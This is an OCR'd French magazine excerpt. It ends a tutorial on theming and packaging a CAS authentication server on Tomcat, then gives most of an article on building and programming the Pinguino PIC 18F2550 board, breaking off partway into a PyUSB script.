Nous avons utilisé ici deux nouvelles variables (**top.title** et **top.h1**) qui doivent être définies dans les fichiers de propriétés de localisation pour la gestion des langues : **WEB-INF/classes/messages*.properties**. Il faut copier les fichiers par défaut et les adapter :

```
cd /usr/local/cas-toolbox-3.3.1-1
cp ../cas-quickstart*/webapps/cas/WEB-INF/classes/messages*.properties custom\
/webpages/WEB-INF/classes/
```

Voici un exemple pour la version française **messages_fr.properties** :

```
#Author: Pascal Aubry <pascal.aubry@univ-rennes1.fr>
…
top.title=Service d'Authentification Centralisée - IUT de Béziers
top.h1=Service d'Authentification Centralisée<br />IUT de Béziers
bottom.signature=IUT de Béziers - 2008
…
```

Après avoir déployé la nouvelle configuration et redémarré Tomcat (car les fichiers de propriétés sont lus au démarrage du serveur), on peut voir les modifications apportées :




Figure 8 : Nouvelle vue

Attention, il faut ajouter les nouvelles variables dans tous les fichiers de langue, sous peine d'avoir un message d'erreur indiquant que le fichier de propriétés correspondant à la langue choisie ne contient pas la variable attendue. L'exemple suivant montre le message d'erreur si l'on n'a pas modifié le fichier **messages_es.properties** et que l'on essaie d'afficher l'URL https://cas.iutbeziers.fr:8443/login?locale=es :

```
org.apache.jasper.JasperException: An exception occurred processing JSP page
 /WEB-INF/view/jsp/default/ui/includes/top.jsp at line 11
…
javax.servlet.ServletException: javax.servlet.jsp.JspTagException: No message
 found under code 'top.title' for locale 'es'.
…
```

Voilà les bases du principe de modification du code JSP/HTML énoncées. Je vous laisse modifier le reste des sources à votre convenance. La dernière étape à maîtriser correspond à la mise en forme du thème avec les styles CSS.

3.7.2 Mise en forme du thème CSS

La technique est assez semblable, mais elle fait intervenir d'autres fichiers. Pour développer un nouveau thème (par exemple **iutbeziers**), il faut créer le fichier de propriétés correspondant **custom/webpages/WEB-INF/classes/iutbeziers.properties** dans lequel on doit définir la variable **css** indiquant le chemin relatif vers le fichier de style à partir de la racine du service CAS. Par exemple, si l'on crée un fichier de style **cas.css** placé dans le répertoire **custom/webpages/themes/iutbeziers**, le contenu de **iutbeziers.properties** sera :

```
css=themes/iutbeziers/cas.css
```

On pourra prendre exemple sur le fichier **/usr/local/cas-quickstart-3.3.1-1/webapps/cas/css/cas.css** dont voici un petit extrait :

```
…
/* HEADER ------------------------------ */
#header {position:relative; top:0; left:0; padding-top:52px;
background:#fff
  url(../images/ja-sig-logo.gif) no-repeat scroll 25px 10px;}
#header h1#app-name {clear:both; padding:0 0 0 25px; background:#210f7a;
  color:#fff; font:normal 400 2.8em/2.5em Georgia,"Times New Roman", serif;}

/* CONTENT ------------------------------ */
#content {clear:both; padding:1px 0; margin:0 25px 2em;}
#content h2 {margin:0 0 .5em 0; font-size:1.3em; font-weight:400;
  color:#000; xborder-bottom:1px solid #eee; padding:3px 0;
  xletter-spacing:-1px;}
#content h3 {font:1em arial, helvetica, sans-serif; font-weight:400;}
#content p {line-height:1.5; font-size:1.1em; padding:0 0 18px;}

/* FOOTER ------------------------------ */
#footer {clear:both; position:relative; margin:0 25px 1em;
  border-top:1px solid #ccc; padding:0 0 1px 0; background:transparent;
  color:#999;}
#footer img#logo {position:absolute; right:0; top:0; margin-top:10px;}
#footer div {clear:left; margin:1em 5px .5em; overflow:hidden;}
…
```

Voila la version modifiée qui permet de centrer le titre et de changer la couleur de fond :

```
…
/* HEADER ------------------------------ */
#header {width:50em; padding-top:10px; margin:0 auto 0 auto;}
#header h1#app-name {text-align:center; padding:10px 0 10px 0;
  background:#4cbff2; color:#fff;
  font:normal 400 2.0em/1.0em Georgia,"Times New Roman", serif;}
…
```

Après plusieurs autres modifications mineures, voici ce que peut donner la vue **iutbeziers** :

Figure 9 : Service CAS de l'IUT de Béziers

3.7.3 Création d'une archive CAS-Quickstart personnalisée

Une fois que le paramétrage du service CAS est réalisé, on peut générer, si le besoin s'en fait sentir, une archive personnalisée de CAS-Quickstart. Pour cela, il faut éditer le fichier de **build.properties** et dé-commenter la ligne 26. On peut également modifier les 2 lignes suivantes qui sont utilisées pour nommer l'archive produite :

```
…
config.file=${basedir}/resources/quickstart/quickstart.properties
quickstart.name=cas-quickstart-cb
quickstart.version=2
…
```

Le répertoire **ressources/quickstart** contient les fichiers principaux de configuration de Tomcat (les scripts **env.***, **start.*** et **stop.***, le fichier **server.xml** et un fichier de propriétés). Cela fonctionne de la même façon qu'au § 3.5., le fichier de propriétés contient des variables qui seront intégrées aux fichiers source. Par exemple, la référence de la variable **tomcat.version** s'écrit **@tomcat.version@** dans le fichier source **env.sh**. Dans l'archive, la version « filtrée » de ce fichier contiendra, à la place, la valeur de la variable indiquée dans le fichier **quickstart.properties**, c'est-à-dire **apache-tomcat-6.0.14**.

Pour information, cette opération est précisée dans le fichier **build.xml** avec l'option de copie filtrée à **true** vers la ligne 452 :

```
…
<!-- copy correct Tomcat configuration -->
<copy file="${quickstart.ressource.path}/server.xml"
  todir="${quickstart.build.path}/${quickstart.file}/${tomcat.version}/conf"
  overwrite="true" filtering="true"/>

<!-- copy startup script -->
<copy todir="${quickstart.build.path}/${quickstart.file}/"
filtering="true">
  <fileset dir="${quickstart.ressource.path}">
    <include name="**/*.cmd"/>
    <include name="**/*.sh"/>
    <include name="README"/>
  </fileset>
</copy>
…
```

Afin d'intégrer directement le support TLS et les certificats correspondants, on peut ajouter la partie suivante au fichier **build.xml** :

```
…
<!-- Copie des certificats -->
<copy
 todir="${quickstart.build.path}/${quickstart.file}/${tomcat.version}/conf"
 filtering="false">
  <fileset dir="${quickstart.ressource.path}">
    <include name="**/*.cr*"/>
    <include name="**/*.key"/>
  </fileset>
</copy>
…
```

On peut créer de nouvelles variables dans le fichier **ressources/quickstart/quickstart.properties** :

```
…
https.port=8443
https.SSLCACertificateFile=ca.crt
https.SSLCertificateFile=tomcat.crt
https.SSLCertificateKeyFile=tomcat.key
```

Le fichier **ressources/quickstart/server.xml** correspondant est alors :

```
…
<Connector port="@https.port@" protocol="HTTP/1.1"
  SSLEnabled="true" sslProtocol="TLS"
  scheme="https" secure="true"
  maxThreads="150" minSpareThreads="25" maxSpareThreads="75"
  enableLookups="false" disableUploadTimeout="true"
  acceptCount="100" debug="0"
  SSLVerifyClient="none"
  SSLCACertificateFile="${catalina.base}/conf/@https.SSLCACertificateFile@"
  SSLCertificateFile="${catalina.base}/conf/@https.SSLCertificateFile@"
  SSLCertificateKeyFile="${catalina.base}/conf/@https.SSLCertificateKeyFile@"/>
…
```

Une fois que l'on a tout paramétré, la génération de l'archive se fait avec la commande suivante :

```
ant _make.quickstart
…
    [gzip] Building: /usr/local/cas-quickstart-3.3.1-1/build/quickstart/
cas-quickstart-cb-3.2.1-2.tar.gz
…
BUILD SUCCESSFULL
Total time: 12 seconds
```

Il faut avoir accès à internet à la première exécution de cette commande, car le système essaie de télécharger Tomcat sur un miroir Apache. On peut aussi manuellement copier le fichier **apache-tomcat-6.0.14.tar.gz** (si on l'a téléchargé par ailleurs) dans le répertoire **build/quickstart**.

4 Conclusion

Vous voilà mieux armé pour construire et personnaliser un système d'authentification CAS. Dans de prochains articles, je vous parlerai de la mise en place de l'authentification CAS sur divers systèmes. En premier lieu, je présenterai l'utilisation de CAS sur de simples scripts PHP, puis je donnerai une solution de mise en œuvre de CAS sur le client de messagerie SquirrelMail. Un dernier article traitera de l'authentification CAS sur un portail captif de type ChilliSpot.

Auteur : Christophe Borelly

Professeur de l'ENSAM


Département Réseaux et télécommunications

IUT de Béziers

Liens

- **[1]** Site du projet JA-SIG : **http://www.ja-sig.org/products/cas/**
- **[2]** Clients CAS : **http://www.ja-sig.org/wiki/display/CASC/Home**
- **[3]** CAS User Manual – Active Directory : **http://www.ja-sig.org/wiki/display/CASUM/Active+Directory**
- **[4]** CAS User Manual – RADIUS : **http://www.ja-sig.org/wiki/display/CASUM/RADIUS**
- **[5]** Site du projet CAS-Toolbox : **http://sourcesup.cru.fr/projects/cas-toolbox/**
- **[6]** Java Standard Edition : **http://java.sun.com/javase/downloads/**
- **[7]** Tomcat SSL HOW-TO : **http://tomcat.apache.org/tomcat-6.0-doc/ssl-howto.html**
- **[8]** Tomcat APR/Native : **http://tomcat.apache.org/tomcat-6.0-doc/apr.html**
- **[9]** Apache JServ Protocol : **http://tomcat.apache.org/connectors-doc/ajp/ajpv13a.html**
- **[10]** Apache Portable Runtime : **http://apr.apache.org/**
- **[11]** Apache ANT : **http://ant.apache.org/**
- **[12]** OpenLDAP : **http://www.openldap.org/**
- **[13]** OpenSSL : **http://www.openssl.org/**

Pinguino : développement facilité sur PIC 18F2550



Auteur

- Jean-Pierre Mandon

Pinguino est un projet pédagogique visant à simplifier l'apprentissage de la programmation en C sur microcontrôleurs. Il s'agit d'un ensemble d'outils open hardware et open software inspirés du concept « Arduino » (www.arduino.cc). Pinguino ne reprend pas seulement la philosophie de programmation Arduino et son interface, mais l'enrichit de nombreuses fonctionnalités dont la programmation du module USB du microcontrôleur et l'accès à toutes les ressources logicielles des contrôleurs Microchip (I2C, SPI). Développé en Python sous Linux, Pinguino peut être utilisé sous Windows et MAC OS X. Il n'est basé que sur des logiciels open source (compilateur SDCC, assembleur et linker Gputils, bootloader VASCO project).

1 La philosophie Arduino

Arduino est composé d'une carte à base de processeur ATMEL et d'un environnement de développement écrit en JAVA. L'interface de l'IDE inspirée de Processing est réduite au strict minimum (**Verify**, **close**, **new**, **save**, **open**, **upload**). La particularité de cet environnement est d'assurer en un seul clic la compilation et l'édition de lien du programme. La touche [Upload], quant à elle, assure de manière transparente le transfert du programme dans la mémoire du microcontrôleur ATMEL.

Côté langage de programmation, celui-ci est proche du langage C avec quelques simplifications bienvenues pour les débutants. Les broches d'entrées/sorties par exemple portent chacune un numéro (de 0 à 13 sur Arduino). Il est donc beaucoup plus facile de les identifier que par le port du microcontrôleur. De même, un certain nombre d'instructions spécifiques permettent de simplifier la programmation. Pour mettre la broche 12 au niveau haut par exemple, l'instruction correspondante est `digitalWrite(12,HIGH);`.

Je vois les puristes s'indigner. J'ai moi-même eu cette réaction, mais force est de constater qu'avec l'expérience il est beaucoup plus simple de taper `digitalWrite(0,HIGH);` que `PORTBbits.RB0=1;` tout en sachant que pour 95% des applications les quelques tops d'horloge nécessaires à la conversion n'auront pas d'effets sur l'application finale.

2 Arduino vs Pinguino

Pourquoi avoir reconstruit de toute pièce un environnement « ressemblant » sur PIC, alors qu'Arduino semblait apporter toute satisfaction ? Ce n'est pas le fait de réaliser une prouesse technique, mais plutôt celui de pallier les quelques manques d'Arduino qui nous a incité à réaliser ce projet.

Le processeur ATMEL équipant Arduino n'est pas un processeur USB. Il est donc équipé d'un convertisseur USB/série *onboard* de type FTDI. Ce convertisseur ne permet pas d'exploiter pleinement les possibilités de l'USB. De plus, l'UART de l'ATMEL est partagé entre le *bootloader* et l'application,


ce qui provoque des erreurs désagréables lorsque l'on souhaite utiliser l'UART dans une application. C'est le cas notamment lorsque l'on veut faire communiquer plusieurs cartes ensembles.

Côté horloge, le processeur ATMEL tourne à 16 Mhz contre 48 Mhz pour le PIC 18F2550. On entre là dans un débat sans fin sur les performances de l'un et de l'autre, mais force est de constater que le PIC est plus rapide (et toc !).

Enfin, l'environnement de développement d'Arduino ne permet pas de faire du C « traditionnel », ce que Pinguino, à terme, sera capable de faire, avec la possibilité d'exploiter les interruptions et de se passer totalement du langage « Arduino ».

Il y a quand même quelques désagréments à utiliser Pinguino... Voici la liste de ce qui peut vous pousser à choisir un système moins performant !

- Pinguino est en bêta 4, avec probablement encore pas mal de bugs au niveau de l'interface et des bibliothèques que nous nous efforçons de régler.
- Pinguino est écrit en Python 2.5 avec **wxpython** et **Libusb**. Il fonctionne sous Linux, Windows XP et MAC OS X. Il n'est pas prévu de le faire fonctionner sous Vista !!



- Le paquet compressé Pinguino est plus « lourd » que celui d'Arduino. Ceci est principalement dû à la présence dans ce paquet de l'ensemble des outils logiciels (**sdcc**, **gputils**).


3 Le hardware

Le hardware de Pinguino a été construit autour d'un PIC 18F2550 de Microchip. Ce processeur que nous avons déjà utilisé dans un précédent article est équipé d'une interface USB 2.0 et de 22 entrées/sorties :

- **Alimentation** :
  L'alimentation est réalisée soit par le bus USB, soit par une alimentation extérieure sur bornes. La sélection est réalisée par un cavalier sur la carte, à côté du bornier.
- **Reset** :
  La carte est équipée d'un bouton de reset.
- **Run** :
  La carte est équipée d'un bouton de « Run » permettant de passer du mode bootloader au mode application. Il est prévu dans une version future de passer en mode Run automatiquement après un temps déterminé.
- **Run « forcé »** :
  Un cavalier permet de sélectionner le mode « Run forcé ». Ceci permet de faire démarrer la carte directement sur le programme application (cas d'une carte sans PC raccordé).
- **Signalisation** :
  Une *led* présence tension.
  Une led « Run » signalant que l'on est en mode application.
- **Connectique**
  USB type B ;
  Alimentation extérieure sur bornier à visser ;
  Entrées/sorties sur picots permettant une insertion sur plaque d'essais.

4 Schéma


Le schéma proposé reprend les spécifications de Microchip. On distingue le cavalier JP1 qui permet de forcer le mode application au démarrage du PIC et le cavalier JP2 qui permet de basculer sur une alimentation extérieure. La valeur de C3 (220 nF) est à respecter scrupuleusement et peut être augmentée jusqu'à 470 nF en cas de problèmes sur la communication USB.




5 Circuit imprimé

Le circuit imprimé a été réalisé sur epoxy simple face. Ses dimensions doivent être respectées pour permettre


l'insertion de la carte sur une plaque d'essais type LABDEC et, ainsi, laisser un trou libre au niveau de chaque entrée/sortie.



Le dessin du circuit imprimé ci-dessous est en vue de dessus. Les dimensions sont de 25mm de large par 80 mm de long.




L'implantation des composants sera réalisée suivant le schéma ci-dessous :




Sur cette version, on note la présence de résistances CMS de 470 ohms (en rouge sur l'implantation). À l'heure où nous écrivons ces lignes, une nouvelle version du PCB est en préparation ou les résistances CMS seront remplacées par des résistances traditionnelles en montage « debout ».

La soudure de ces résistances demande un peu de soin. Soudez d'abord le support du 18F2550, puis soudez un côté des résistances en chauffant l'étain à la base du support, puis soudez l'autre côté.



La sérigraphie de Pinguino a été réalisée de manière artisanale. Notre méthode est d'imprimer une image *bitmap* sur un support transparent autocollant (étiquettes laser par exemple), puis de le coller sur le circuit imprimé avant le perçage. On obtient ainsi une sérigraphie pour prototype.

Le masque de sérigraphie :



6 Le bootloader

Une fois la partie hardware réalisée, il reste à « équiper » le PIC de son bootloader. Celui-ci est le bootloader du projet VASCO PUF que nous avons modifié pour qu'il corresponde à nos besoins. Je tiens à remercier le responsable de ce projet Pierre GAUFILLET que j'ai régulièrement abreuvé de questions et qui a toujours pris du temps pour me répondre et m'indiquer la bonne démarche. Sans lui, ce projet n'aurait jamais abouti et je découvre tous les jours de nouvelles fonctionnalités du bootloader qui en font un logiciel hors du commun dans le domaine de l'embarqué.

Le bootloader peut être téléchargé à l'adresse suivante :

http://www.hackinglab.org/pinguino/download/bootloader%2018f2550-20/

Le fichier **bootloader.hex** est compilé pour le 18F2550 à 20 Mhz et peut être programmé dans le PIC avec votre programmateur favori.

Vous disposez maintenant d'un Pinguino en état de marche. Reste à se pencher sur l'environnement de développement.

7 Pinguino IDE

L'environnement de développement de Pinguino a été écrit en Python 2.5. L'objet de cet article n'étant pas de vanter les mérites de ce langage, nous nous bornerons à dire qu'il est compatible Linux (la plate-forme de développement), Windows XP et MAC OS X.

Pour fonctionner, cet IDE nécessite l'installation des logiciels suivants :

- Python 2.5 ;
- **wxpython** 2.8 ;
- **libusb**.

L'IDE se présente sous le forme d'un fichier compressé qu'il suffira d'extraire dans un dossier de votre répertoire utilisateur. La dernière version de Pinguino peut être téléchargée sur :


www.hackinglab.org/pinguino/download/

À l'heure où nous écrivons ces lignes, la version courante est la bêta 4.

Une fois le fichier extrait, un certain nombre de dossiers sont créés :

- **examples** est le dossier qui contient les exemples de programmation du langage Arduino.
- **include** contient les fichiers **.h** nécessaires pour la compilation.
- **lib** contient les bibliothèques du projet VASCO PUF.
- **lkr** contient les fichiers du *linker*.
- **obj** contient les fichiers objets du descripteur de la zone USB.
- **source** contient le fichier **main.c** principal de l'application et les fichiers **user.c** (fichier généré par l'environnement de développement).
- **tmp** contient tous les fichiers temporaires de la phase de compilation.
- **tools** contient tous les utilitaires en binaire (compilateur, assembleur, linker, *downloader*).

Au lancement de l'application **Pinguinobeta4.py**, on obtient l'écran suivant :



Pour les utilisateurs non habitués de *processing*, une barre de menu permet d'effectuer toutes les opérations courantes sur les fichiers **load**, **save**, **new**, **close**, **compile**, **upload**.

La barre d'outils utilise les icônes suivantes :

	compiler l'application
	fermer le fichier
	Nouvelle fenêtre d'édition
	Sauver le fichier courant
	Ouvrir un fichier
	*Uploader* le programme dans le PIC

La première des manipulations à faire est d'ouvrir un fichier d'exemple et de le compiler. Cliquez sur :  et sélectionnez le fichier **firsttest.pde**.

Le fichier s'ouvre dans le premier onglet de l'éditeur.

Nous allons maintenant analyser la structure d'un programme Arduino.

Un programme est toujours composé de deux sous-programmes. Le premier **setup** est exécuté une seule fois au démarrage du microcontrôleur. Il est destiné à effectuer toutes les initialisations du microcontrôleur :

- définition du sens des broches (entrée, sortie...) ;
- mise en route des modules logiciel (port série) ;
- initialisation de l'état des sorties.

Le second sous-programme **loop** est exécuté en boucle en permanence après le **setup**.

Dans notre programme de test, on voit que la partie **setup** définit la broche 0 comme étant une sortie grâce à l'instruction **pinMode**.

La syntaxe de l'instruction **pinMode** est la suivante :

```
pinMode(numéro_de_broche,type_de_sortie);
numéro_de_broche peut prendre les valeurs 0 à 17 pour un Pinguino version 1
type_de_sortie pourra prendre les valeurs INPUT ou OUTPUT
```

On a donc défini que la broche 0 de notre carte est une sortie.

Dans la boucle **loop**, on va maintenant définir comment va se comporter cette sortie. Dans un premier temps, la sortie va être mise à 1 par l'instruction **digitalWrite(0,HIGH);**.

La syntaxe de l'instruction **digitalWrite** est la suivante :

```
digitalWrite(numéro_de_broche,état_de_la_sortie);
numéro_de_broche peut prendre les valeurs 0 à 17 pour un Pinguino version 1
état_de_la_sortie pourra prendre les valeurs HIGH ou LOW
```

La sortie 0 est donc passée à 1. Si une led est connectée sur cette sortie, celle-ci va s'allumer.

L'instruction suivante est un délai de 500 mS :

```
delay(500);
```

Notre led va donc rester allumée pendant 500 mS.

Il reste maintenant à l'éteindre :

```
digitalWrite(0,LOW);
```

puis à attendre de nouveau 500 mS:

```
delay(500);
```

Comme le sous-programme **loop** tourne en boucle, la led va clignoter au rythme de 0,5 seconde.

Il reste maintenant à compiler le programme. Pour cela, cliquez sur :

La fenêtre de statut va afficher **compilation done**.

Faites un reset du PIC par le bouton reset, puis cliquez sur :

Le programme est téléchargé dans le PIC.

Appuyez sur le bouton Run de la platine. Si une led est connectée entre la borne 0 (côté + patte longue) et la masse (GND), elle va clignoter.

Il est à noter que toutes les broches d'entrées/sorties de Pinguino sont équipées de résistances en série de 470 ohms. Ceci évite de griller une sortie en la connectant directement à la masse (GND) et permet de connecter une led directement.

8 Utiliser des variables

Nous allons voir comment utiliser des variables pour réaliser un chenillard de 8 leds connectées sur les entrées 0 à 7 de la carte Pinguino.

```
int compteur;         // definit une variable entiere pour le compteur
int i;           // variable servant a l'initialisation

void setup(void)
{
   for (i=0;i<8;i++)
  {
  pinMode(i,OUTPUT);    // definit les broches 0 a 7 en sortie
  digitalWrite(i,LOW);      // fixe un niveau 0 sur les sorties
  }
}

void loop(void)
{
for (compteur=0;compteur<8;compteur++)  // pour compteur variant de 0 a 7
  {
  digitalWrite(compteur,HIGH);  // allume la led compteur
  if (compteur==0) digitalWrite(7,LOW);// si led courante=0 eteindre la led 7
  else digitalWrite(compteur-1,LOW);   // sinon eteindre la led d'indice -1
  delay(500);        // attendre 500 milli-Secondes
  }
}
```

Le **setup** permet de définir les broches 0 à 7 en sortie par l'intermédiaire de la variable **i** et de mettre à 0 toutes ces sorties. L'initialisation des sorties est indispensable, celle-ci étant, au démarrage du programme dans un état indéfini.

Dans la boucle **void**, il s'agit d'allumer successivement les leds, les unes après les autres et d'éteindre la led de rang précédent. On gère une exception lorsque la led courante est la led zéro. Dans ce cas, c'est la led 7 qui doit être éteinte.

Attention

Dans la version actuelle de Pinguino, les commentaires peuvent être insérés, mais ils ne doivent pas contenir de caractères spéciaux (caractères accentués). Cette restriction sera supprimée dans les prochaines versions de l'IDE.

Une fois le programme écrit, enregistrez-le dans un nouveau fichier par la touche :

puis cliquez sur compiler :

Faites un reset de la carte, puis transférez le programme dans le PIC :

Les leds câblées sur les sorties 0 à 7 de la carte clignotent alternativement.

Nous avons vu dans les paragraphes précédents l'essentiel de la philosophie Pinguino. La documentation sur la référence du langage d'Arduino étant vaste sur le sujet, il suffira d'utiliser votre moteur de recherche favori pour trouver de nombreux sites traitant du sujet.

La référence du langage pourra être trouvée sur le site d'Arduino (www.arduino.cc).

Jean-Noël Montagné qui contribue au projet Pinguino a écrit un livret d'initiation à Arduino particulièrement bien adapté pour les débutants :

http://www.craslab.org/interaction/files/LivretArduinoCRAS.pdf

9 Différences Arduino/Pinguino

Avant de nous pencher sur les spécificités de Pinguino, nous devons énumérer les différences entre Arduino et Pinguino.

9.1 Gestion des variables

L'initialisation des variables globales ne peut pas être faite dans Pinguino au moment de leur déclaration. Par exemple :

```
int toto=1;
```

n'est pas valide.

Il faudra l'écrire de la façon suivante :

```
int toto;

void setup(void)
{
toto=1;
.....
.....
}

void loop(void)
{
if (toto==1) .....
...
...
}
```

9.2 Fonctions

Quelques fonctions d'Arduino ne sont pas encore implémentées dans Pinguino.

Dans la bêta 4, les fonctions suivantes ne sont pas encore gérées :

```
analogWrite
shiftOut
pulseIn
millis
```

Le changelog du paquet courant donne les dernières évolutions.

9.3 Les +++++ de Pinguino

L'objectif premier de Pinguino étant de tirer pleinement profit de la communication USB, nous allons maintenant aborder cette partie. Pour permettre la communication en USB, Pinguino apporte au langage Arduino 4 nouvelles instructions :

```
USB.available
USB.read
USB.send
USB.sendint
```

USB.available permet de savoir si des trames USB ont été reçues et si au moins un caractère est présent dans le *buffer* USB. Si un caractère est présent, il peut être lu par **USB.read**.

USB.send permet d'envoyer une chaîne de caractères sur le bus USB vers l'hôte (le PC).

USB.sendint permet d'envoyer un entier sur le bus USB.

Il convient maintenant de définir la configuration USB de Pinguino.

Le *Vendor ID* (numéro de vendeur) de Pinguino est 0x04D8. Il s'agit de celui de Microchip qui nous a cédé une sous-licence pour le développement de ce projet. Le *product ID* (numéro de produit) est 0xFEAA.

La partie USB utilisateur de Pinguino a deux *endpoints* qui permettent de communiquer. Ces deux endpoints sont définis en configuration 3 sur l'interface 0. Cette configuration est pour le moment fixe et ne peut être changée par l'utilisateur final. Elle est partie intégrante des fichiers objets du dossier OBJ.

L'endpoint IN a l'adresse 0x01, l'endpoint OUT a l'adresse 0x82.

Pour plus de détails, on se reportera à la spécification USB 2.0 de l'USB consortium.

Nous allons, dans les lignes qui suivent, étudier un programme Python simple permettant de piloter des leds sur les sorties 0 à 7 de Pinguino.

Pour cela, il est nécessaire d'installer PyUSB qui est une bibliothèque de Python exploitant LIBUSB.

Chargez le paquet à l'adresse suivante :

http://sourceforge.net/project/showfiles.php?group_id=145185&package_id=159677&release_id=542899

Extrayez le paquet dans un dossier. Ouvrez un terminal dans le dossier, puis tapez **python setup.py install**.

Voici le listing du programme Python qui permet d'éclairer ou d'éteindre les leds sur les broches 0 à 7 du Pinguino :

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import usb              # importe la librairie USB de python
import sys              # importer la librairie SYS

pinguinoVID=0x04D8      # le vendor ID de Pinguino
pinguinoPID=0xFEAA      # le product ID de Pinguino

buses=usb.busses()      # rechercher les différents bus USB de la machine
